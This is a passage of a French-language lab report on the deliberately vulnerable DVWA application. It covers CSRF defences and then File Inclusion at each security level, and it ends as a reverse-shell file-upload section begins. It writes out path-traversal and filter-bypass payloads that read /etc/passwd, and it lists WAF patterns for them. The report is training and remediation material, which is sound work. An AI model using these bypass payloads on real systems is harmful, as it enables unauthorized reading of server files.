
4. Exécution du PoC et validation de l'exploitation

L'URL piégée est ouverte dans le navigateur où la session DVWA est active. Le script JavaScript s'exécute dans le contexte du domaine, récupère le jeton dynamique de la victime et soumet la requête de modification avec les cookies de session, entraînant la mise à jour du mot de passe à l'insu de l'utilisateur.



Impossible Security

L'analyse du code source montre l'implémentation de plusieurs mécanismes de défense en profondeur pour bloquer toute tentative d'attaque CSRF, même en présence d'une vulnérabilité XSS sur l'application. En plus de la vérification du jeton Anti-CSRF (*user_token*), l'application exige obligatoirement la saisie et la validation du mot de passe actuel de l'utilisateur (*password_current*) et utilise des requêtes préparées via PDO.



```

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"]))) ? mysqli_real_escape_string( $pass_curr ) : addslashes( $pass_curr );
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password)' );
    $current_user = dvwaCurrentUser();
    $data->bindParam( ':user', $current_user, PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
    }
}

```

L'analyse des mécanismes de sécurité et l'impossibilité d'exploitation reposent sur la démarche suivante :

1. Exigence du mot de passe actuel (Re-authentification)

L'application extrait le paramètre *password_current*, le hache en MD5 et vérifie son exactitude en base de données. Même si un script malveillant (via XSS) ou un site tiers tente de forger la requête, l'attaquant ne connaît pas le mot de passe en clair de la victime. L'absence ou la fausseté de cette donnée bloque immédiatement la modification du mot de passe.

2. Validation et régénération systématique du jeton Anti-CSRF

Le jeton Anti-CSRF transmis dans la requête est validé par la fonction *checkToken()*. De plus, la fonction *generateSessionToken()* est appelée à chaque chargement de la page pour régénérer un nouveau jeton en session, garantissant un jeton à usage unique qui empêche toute réutilisation ou rejeu de requêtes.

3. Utilisation de requêtes préparées (PDO)

La vérification de l'utilisateur et la mise à jour en base de données s'effectuent à l'aide de requêtes préparées PDO (*\$db->prepare*) avec liaison de paramètres (*bindParam*). Cela garantit que la couche d'accès aux données est totalement immunisée contre les injections SQL lors de la vérification des identifiants.

4. Échec de l'exploitation et conclusion

Toute tentative d'exploitation CSRF échoue systématiquement. L'obligation de fournir le mot de passe actuel constitue une barrière franchissable uniquement par l'utilisateur légitime,

annulant l'impact des attaques CSRF automatisées ainsi que les scénarios de chaînage XSS + CSRF.

3.3.3. Impact Technique

L'exploitation des vulnérabilités CSRF présentées à travers les différents niveaux de sécurité engendre plusieurs conséquences critiques sur l'application et ses utilisateurs :

- **Compromission de compte (Account Takeover) :** La modification du mot de passe à l'insu de la victime permet à l'attaquant d'intercepter la session, de verrouiller l'accès de l'utilisateur légitime et de prendre le contrôle total du compte.
- **Usurpation d'identité :** Les requêtes forgées s'exécutent avec les privilèges et le contexte d'authentification de la victime. Toutes les actions malveillantes réalisées apparaissent comme étant initiées par l'utilisateur légitime dans les journaux d'audit.
- **Élévation de privilèges :** Si l'attaque cible un compte administrateur, l'attaquant obtient des accès étendus sur l'ensemble de la plateforme et des données stockées.
- **Neutralisation des défenses par chaînage d'attaques :** Le scénario du niveau High démontre qu'une vulnérabilité secondaire (DOM-XSS) permet d'annuler complètement l'efficacité des jetons Anti-CSRF, soulignant qu'un mécanisme de sécurité isolé ne suffit pas face à un attaquant déterminé.

3.3.4. Recommandations et Remédiations

Afin de neutraliser durablement l'ensemble des vecteurs d'attaque CSRF (du niveau Low au niveau High), il est nécessaire d'appliquer une stratégie de défense en profondeur alignée sur les contrôles du niveau Impossible :

1. Re-authentification obligatoire pour les actions critiques

Exiger la saisie du mot de passe actuel (*password_current*) avant toute modification d'identifiants ou de paramètres de sécurité. Cette exigence bloque les attaques CSRF automatisées et les scénarios de chaînage XSS+CSRF, car l'attaquant ne peut pas deviner le mot de passe en clair de la victime.

2. Implémentation de jetons Anti-CSRF cryptographiquement robustes

Générer un jeton unique, imprévisible et lié à la session utilisateur (*user_token*). Ce jeton doit être systématiquement inclus dans les formulaires d'action, régénéré après chaque utilisation et vérifié rigoureusement côté serveur avant tout traitement.

3. Protection des cookies de session via l'attribut SameSite

Configurer les cookies d'authentification avec la directive *SameSite=Strict* ou *SameSite=Lax*. Cela empêche le navigateur de transmettre automatiquement les cookies de session lors de requêtes inter-sites déclenchées depuis un domaine externe.

4. Éradication des failles XSS et déploiement d'une CSP

Encoder et assainir toutes les sorties utilisateur dans le DOM pour supprimer les failles XSS qui permettent l'exfiltration de jetons en mémoire. Mettre en place une en-tête Content-Security-Policy (CSP) stricte (ex. script-src 'self') afin d'interdire le chargement de scripts externes non autorisés.

5. Validation stricte des en-têtes d'origine (Origin / Referer)

Remplacer les vérifications partielles (telles que *stripos()*) par un contrôle strict et exact des en-têtes *Origin* ou *Referer*. La requête doit être rejetée immédiatement si le domaine d'origine ne correspond pas rigoureusement au domaine hôte de l'application.

3.4. Module : File Injection


3.4.1. Description de la vulnérabilité

La vulnérabilité d'Inclusion de Fichiers (*File Inclusion*) survient lorsque l'application passe directement un paramètre fourni par l'utilisateur (ici `$_GET['page']`) à une fonction d'inclusion PHP sans aucun contrôle ni assainissement. Elle permet d'accéder à des fichiers locaux sensibles (*Local File Inclusion - LFI*) ou de charger du contenu hébergé sur un serveur distant (*Remote File Inclusion - RFI*).

3.4.2. Vecteur d'attaque et exploitation

Low Security

L'analyse du code source (low.php) confirme l'absence totale de filtrage : la variable `$file` récupère la valeur du paramètre `page` brute et l'intègre directement dans le flux d'exécution.



L'exploitation s'est déroulée selon la démarche suivante :


1. Analyse de l'utilisation légitime

L'accès standard charge les pages internes via le paramètre GET, comme <http://localhost/DVWA/vulnerabilities/fi/?page=file1.php>.




2. Exploitation LFI (Local File Inclusion)

En remplaçant la valeur du paramètre par le chemin absolu d'un fichier système (?page=/etc/passwd), l'application lit et affiche l'intégralité du fichier /etc/passwd sur la page.



3. Exploitation RFI (Remote File Inclusion)

En fournissant une URL externe (?page=[http://google.com] (http://google.com)), l'application télécharge et interprète la ressource distante directement au sein de l'interface de DVWA.



Medium Security

L'analyse du code source (medium.php) montre la mise en place d'une mesure de sécurité basée sur la fonction PHP `str_replace()`. Le code tente de bloquer :

- Les wrappers distants : `http://` et `https://`
- Les séquences de traversée de répertoires : `../` et `..\`




La fonction `str_replace()` effectue une **seule passe non réursive**. Elle supprime les occurrences ciblées mais ne vérifie pas si leur suppression reconstitue les chaînes interdites dans la valeur finale.

1. Contournement LFI (Local File Inclusion)

- **Échec initial** : L'injection `?page=../../../../etc/passwd` échoue car le filtre supprime tous les `../`, ce qui donne la chaîne `etc/passwd` (fichier inexistant à la racine du script).




- **Technique de bypass** : Imbrication des motifs sous la forme ..././.
- **Mécanisme** : Lors du passage du filtre, la séquence centrale ../ est nettoyée, ce qui regroupe le premier . et le ./ restant pour reformer ../.
- **Payload validé** : ?page=..././..././..././..././..././..././..././etc/passwd permet la lecture complète de /etc/passwd.



2. Contournement RFI (Remote File Inclusion)

- **Échec initial** : L'injection ?page=http://google.com échoue car http:// est supprimé, laissant uniquement google.com.



- **Technique de bypass** : Imbrication du préfixe de protocole sous la forme hthttp://tp://.
- **Mécanisme** : Le filtre supprime l'occurrence interne http://. Le fragment ht de gauche et le fragment tp:// de droite se fusionnent pour reconstituer http://.

- **Payload validé** : `?page=httthttp://http://google.com` inclut et affiche la page distante.



Niveau High

L'analyse du code source (high.php) montre l'implémentation d'un contrôle basé sur la fonction PHP `fnmatch("file*", $file)`.



L'intention du développeur était de restreindre l'accès aux seuls fichiers légitimes du module (ex: file1.php, file2.php). Cependant, le filtre vérifie uniquement si la chaîne saisie **commence par les caractères file** (ou équivaut à include.php). Il ne valide ni l'extension, ni le reste du chemin, ni l'usage des wrappers de flux PHP (*stream wrappers*).

1. Échec des payloads précédents

L'injection de la méthode de traversée de répertoires (?page=..././..././etc/passwd) échoue immédiatement et renvoie le message ERROR: File not found!, car la valeur ne débute pas par file.



2. Tentative de préfixe arbitraire

L'essai ?page=file/etc/passwd franchit le contrôle fnmatch, mais PHP retourne une erreur Failed to open stream: No such file or directory car le chemin relatif file/etc/passwd n'existe pas sur le serveur.




3. Bypass via le wrapper file://

L'exploitation repose sur l'utilisation du wrapper de flux local de PHP (file://).

- **Mécanisme** : En fournissant l'URL ?page=file:///etc/passwd, le paramètre commence strictement par la chaîne file, ce qui valide le test fnmatch("file*", \$file).
- **Exécution** : PHP interprète file:///etc/passwd comme un protocole d'accès au système de fichiers local et charge le fichier cible en outrepassant complètement la restriction.

Payload validé :




Ce payload permet la lecture et l'affichage de l'intégralité du fichier /etc/passwd.

Impossible Security

Le niveau *Impossible* corrige définitivement la vulnérabilité en abandonnant les approches basées sur le nettoyage de chaîne (*blacklisting*) au profit d'une **liste blanche stricte** (*strict whitelisting*).

- **Liste d'autorisations explicite** : Le tableau `$configFileNames` définit de manière exhaustive les seules valeurs valides (`include.php`, `file1.php`, `file2.php`, `file3.php`).
- **Validation stricte** : La fonction `in_array($file, $configFileNames)` vérifie l'appartenance exacte du paramètre `page` à cette liste avant tout appel à la fonction `include`.



```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];


// Only allow include.php or file{1..3}.php
$configFileNames = [
    'include.php',
    'file1.php',
    'file2.php',
    'file3.php',
];

if( !in_array($file, $configFileNames) ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}
```

Résultat des tentatives d'exploitation

Comme le montre la capture d'écran, l'injection du payload `file:///etc/passwd` (qui fonctionnait au niveau High) échoue immédiatement. La chaîne ne figurant pas dans la liste autorisée, l'application bloque le traitement et affiche le message d'erreur `ERROR: File not found!`.

Toutes les autres variantes d'attaques (*LFI via path traversal*, *RFI*, *wrappers PHP*) sont bloquées de la même manière.



3.4.3. Impact Technique

L'exploitation d'une vulnérabilité d'Inclusion de Fichiers (LFI / RFI) présente un niveau de risque **Élevé à Critique** :

Compromission de la Confidentialité (LFI) : Un attaquant peut lire des fichiers système sensibles (/etc/passwd, journaux d'événements) ainsi que le code source de l'application et ses fichiers de configuration (contenant des identifiants de base de données ou des clés d'API).

Exécution de Code à Distance (RCE via RFI) : L'inclusion de scripts PHP malveillants hébergés sur un serveur distant permet l'exécution directe de commandes arbitraires sur le serveur cible.

Escalade de LFI vers RCE : En combinant une LFI avec des techniques d'empoisonnement (*Log Poisoning* sur les logs HTTP ou injection dans les fichiers de session PHP), un attaquant peut transformer une simple lecture de fichier en une prise de contrôle interactive.

Compromission du système hôte : Selon les privilèges accordés au compte exécutant le service Web (www-data), la vulnérabilité peut conduire à un pivotement réseau ou à une élévation de privilèges sur le serveur.

3.4.4. Recommandations et Remédiations

Pour corriger la vulnérabilité et sécuriser l'application, les mesures suivantes doivent être appliquées :

1. Implémenter une Liste Blanche Stricte (*Allowlist*) Ne jamais transmettre directement un paramètre utilisateur aux fonctions d'inclusion (include, require). Valider la saisie en la confrontant à un tableau explicite de fichiers autorisés.

2. Utiliser un système de routage basé sur des identifiants Employer des identifiants neutres dans les URLs (ex: ?page=1 ou ?action=profile) au lieu de passer des noms ou des chemins de fichiers en clair.

3. Durcir la configuration PHP (php.ini)

- allow_url_include = Off : Empêche le chargement de scripts distants (neutralise le RFI).
- allow_url_fopen = Off : Restreint l'ouverture d'URL distantes en tant que fichiers si cette option n'est pas requise par l'application.

4. Appliquer le principe du moindre privilège

Restreindre les autorisations du compte exécutant le serveur Web (www-data) au niveau du système de fichiers pour limiter la lecture aux seuls répertoires strictement nécessaires.

5. Filtrer au niveau du WAF (Web Application Firewall)

Activer des règles de détection pour bloquer les séquences de traversée de répertoires (../, %2e%2e%2f) ainsi que l'utilisation des wrappers de flux (file://, php://).

3.5. Module : File Upload

3.5.1 Description de la vulnérabilité


La vulnérabilité d'**Unrestricted File Upload** (Téléversement de fichiers non restreint) survient lorsqu'une application web permet à un utilisateur de téléverser des fichiers vers le système de fichiers du serveur sans valider de manière adéquate leur nom, leur extension, leur type MIME ou leur contenu.

3.5.2. Vecteur d'attaque et exploitation

L'objectif de l'exploitation est d'injecter un script PHP malveillant (*reverse shell*) afin d'obtenir un accès distant au système hôte sous le privilège du service web (www-data).

Low Security

